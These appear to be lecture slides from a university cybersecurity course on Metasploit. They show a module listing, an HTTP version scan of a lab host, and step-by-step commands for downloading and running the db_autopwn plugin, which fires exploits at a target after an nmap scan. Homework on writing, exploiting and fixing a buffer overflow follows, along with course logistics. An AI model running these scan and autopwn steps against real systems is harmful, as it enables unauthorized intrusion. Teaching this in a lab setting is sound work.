


```
msf6 auxiliary(scanner/ssh/ssh_version) > use auxiliary/scanner/http

Matching Modules
================

   #    Name                                                                   Disclosure Date  Rank    Check  Description
   -    ----                                                                   ---------------  ----    -----  -----------
   0    auxiliary/scanner/http/a10networks_ax_directory_traversal              2014-01-28       normal  No     A10 Networks AX Loadbalancer Directory Traversal
   1    auxiliary/scanner/http/wp_abandoned_cart_sqli                          2020-11-05       normal  No     Abandoned Cart for WooCommerce SQLi Scanner
   2    auxiliary/scanner/http/accellion_fta_statecode_file_read               2015-07-10       normal  No     Accellion FTA 'statecode' Cookie Arbitrary File Read
   3    auxiliary/scanner/http/adobe_xml_inject                                .                normal  No     Adobe XML External Entity Injection
   4    auxiliary/scanner/http/advantech_webaccess_login                       .                normal  No     Advantech WebAccess Login
   5    auxiliary/scanner/http/allegro_rompager_misfortune_cookie              2014-12-17       normal  Yes    Allegro Software RomPager 'Misfortune Cookie' (CVE-2014-
9222) Scanner
   6    auxiliary/scanner/http/apache_userdir_enum                             .                normal  No     Apache "mod_userdir" User Enumeration
   7    auxiliary/scanner/http/apache_normalize_path                           2021-05-10       normal  No     Apache 2.4.49/2.4.50 Traversal RCE scanner
   8      \_ action: CHECK_RCE                                                 .                .       .      Check for RCE (if mod_cgi is enabled).
   9      \_ action: CHECK_TRAVERSAL                                           .                .       .      Check for vulnerability.
   10     \_ action: READ_FILE                                                 .                .       .      Read file on the remote server.
```



```
icall Credential Collector
   346  auxiliary/scanner/http/wowza_streaming_engine_manager_login            .                normal  No     Wowza Streaming Engine Manage
r Login Utility
   347  auxiliary/scanner/http/yaws_traversal                                  2011-11-25       normal  No     Yaws Web Server Directory Tra
versal
   348  auxiliary/scanner/http/zabbix_login                                    .                normal  No     Zabbix Server Brute Force Uti
lity
   349  auxiliary/scanner/http/zenload_balancer_traversal                      2020-04-10       normal  No     Zen Load Balancer Directory T
raversal
   350  auxiliary/scanner/http/cgit_traversal                                  2018-08-03       normal  No     cgit Directory Traversal


Interact with a module by name or index. For example info 350, use 350 or use auxiliary/scanner/http/cgit_traversal

msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > set RHOSTS 10.103.140.2
RHOSTS => 10.103.140.2
msf6 auxiliary(scanner/http/http_version) > run
[+] 10.103.140.2:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > 
```

Autopwn in Metasploit



1.開啟Metaexploit

2.建立虛擬DB

3.掃描受害者並紀錄開啟的Port (nmap)

4.針對DB紀錄的port利用現有漏洞，一個一個去試

5.Exploit成功，Attacker與Victim建立Session

6.查看Session且使用Session進行連入受害者

7.進入受害者後的操作

Autopwn in Metasploit

- 下載 db_autopwn.rb
  - https://raw.githubusercontent.com/jeffbryner/kinectasploit/master/db_autopwn.rb
  - 複製到 /usr/share/metasploit-framework/plugins

```
root@kali:~# wget https://raw.githubusercontent.com/jeffbryner/kinectasploit/master/db_autopwn.rb
root@kali:~# cp db_autopwn.rb /usr/share/metasploit-framework/plugins/
```

Autopwn in Metasploit

- 初始化資料庫並啟動msfconsole

```
root@kali:~# service postgresql start
root@kali:~# msfdb init
Creating database user 'msf'
Enter password for new role:
Enter it again:
Creating databases 'msf' and 'msf_test'
Creating configuration file in /usr/share/metasploit-framework/config/database.yml
Creating initial database schema
root@kali:~# msfconsole
```

Autopwn in Metasploit

- 透過nmap掃描並將結果存入資料庫

```
msf6 > db_nmap -sS -O <Your_Target_IP>
[*] Nmap: Starting Nmap 7.95 ( https://nmap.org ) at YY-MM-DD13:03 EDT
[*] Nmap: 'Failed to resolve "IP:".'
[*] Nmap: Nmap scan report for <Your_Target_IP>
[*] Nmap: Host is up (0.00024s latency).
[*] Nmap: Not shown: 981 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 21/tcp   open  ftp
[*] Nmap: 22/tcp   open  ssh
[*] Nmap: 23/tcp   open  telnet
[*] Nmap: 25/tcp   open  smtp
[*] Nmap: 53/tcp   open  domain
[*] Nmap: 80/tcp   open  http
[*] Nmap: 111/tcp  open  rpcbind
[*] Nmap: 139/tcp  open  netbios-ssn
…
```

Autopwn in Metasploit

- 載入 db_autopwn 並自動測試可能exploit

```
msf 6> load db_autopwn
[*] Successfully loaded plugin: db_autopwn
msf 6 > db_autopwn -p -e -q
 [-] The db_autopwn command is DEPRECATED
 [-] See http://r-7.co/xY65Zr instead
 [-]
 [-] Warning: The db_autopwn command is not officially supported and exists only in a branch.
 [-]         This code is not well maintained, crashes systems, and crashes itself.
 [-]         Use only if you understand it's current limitations/issues.
 [-]         Minimal support and development via neinwechter on GitHub metasploit fork.
 [-]
 [*] (1/2343 [0 sessions]): Launching exploit/freebsd/ftp/proftp_telnet_iac against
 10.103.140.2:21...
 [*] (2/2343 [0 sessions]): Launching exploit/linux/ftp/proftp_sreplace against
 10.103.140.2:21...
 ….
```

練習

- 請自行於CDX平台啟用CDX-Linux-kali-2024.1-v2_TMPL-custom映像檔
  - 舊的image可以關掉

- 範本名稱
  - CDX-Linux-kali-2024.1-v2_TMPL-custom
    - 帳/密：kali/kali
- 若需更新請先掛screen或是tmux，避免更新時斷線
  - sudo apt-get update
  - sudo apt update
  - sudo apt upgrade –y
    - 會花上蠻多時間的
    - 如果有問題：sudo apt --fix-broken install
  - sudo apt dist-upgrade -y
    - sudo reboot //套件跟核心都更新，讓機器重開機

練習

- CDX-靶機：CDX-Linux-Metasploitable2-TPML-custom
  - 建議自己開一台靶機
  - 或是使用公用靶機，IP: 10.103.140.2

- 使用msfconsole，練習以下內容
  - P38~P41
  - P29, P33~P37

Homework#2, due time 4/14 11:59:59 AM

- HW2-1 (40pts)
  - 參考本份投影片，在Kali Linux或是自己的機器上，(1)自行撰寫一支具有buffer overflow弱點的C 程式，(2)並記錄其buffer overflow的執行過程及結果，(3)說明為何為造成buffer overflow
- HW2-2 (30pts)
  - 參考本份投影片，(1)自行撰寫一支弱點利用程式或是script，可以使用python或其他程式語言來利用HW2-1的程式的buffer overflow，(2)記錄其弱點利用的執行過程及結果，(3)說明如何造成弱點利用
- HW2-3 (30pts)
  - 參考本份投影片，(1)將HW2-1的C程式加以改善以避免buffer overflow，(2)記錄其執行過程及結果，(3)說明改善方案是如何達成

- 註：可在CDX VPN連線後，以SFTP(如使用FileZilla)連線至你的Kali Linux VM，上傳或下載所撰寫的程式碼

Note:1. 作業請轉為PDF檔再上傳至Moodle
2. 程式碼原始檔請一併上傳
3. All the references in your homework should be listed

Related Resources

- Metasploit Unleashed - Free Online Ethical Hacking Course
  - https://www.offsec.com/metasploit-unleashed/

Term Project

- Term project - case study & group discussion: 25%
  - Please refer CYBERSEC 2025 (臺灣資安大會), 2025/04/15(Tue.)~2025/04/17 (Thu)
    - 台北南港展覽館二館 Taipei Nangang Exhibition Center, Hall 2
    - https://cybersec.ithome.com.tw/2025/
    - Register right now if you did not register before https://signupcybersec.ithome.com.tw/signup/2025
  - 2 students in a group, and choose one topic before 04/14
    - The forms in Google spreadsheets
    - https://docs.google.com/spreadsheets/d/1236kS-HWUUdcyLNHMWUW6jq4qeg_tuuE0aQt7ZMclXU/edit?usp=sharing
    - Fill in the student names, student IDs, and the topic of your group
    - The topic should not duplicate with other groups. First fill, first choose, and first present
    - You have to join CYBERSEC 2025, join the session of your topic, take the pictures, and discussion with the speaker

Term Project

- Term project - case study & group discussion: 25%
  - Proposal
    - Upload the proposal slides (less than 10 pages, include pics of that session) of your group before 05/03(Sat.)
    - 05/05(Mon.): Present your proposal slides, each group for 5 mins
  - Final Report
    - Upload the (1)final report (less than 10 pages), and (2)final report slides (less than 15 pages) of your group before 05/31(Sat.). All in pdf format
    - 06/02(Mon.): Present your final report slides, each group for 15 mins
  - Note: The above timestamps may be adjusted. Please refer NCCU Moodle for update.

Midterm

- Midterm: 25%
- 04/14 (W09)
- You are allowed to bring an A4 double-sided sheet

No restrictions on borders, fonts, character spacing, line spacing, and line height.

課後問卷

- 弱點利用平台 課後問卷
- https://forms.gle/xcNYvD2bgu3kF39v8

Reference Materials

- Thanks to「教育部資訊安全人才培育計畫」&「國網中心雲端資安攻防平臺（Cyber Defense eXercise，CDX）」

"教育部資訊安全人才培育計畫," https://isip.moe.edu.tw/
"Cyber Defense eXercise，CDX," https://cdx.nchc.org.tw/index.php

Q & A

Department of Computer Science
National Chengchi University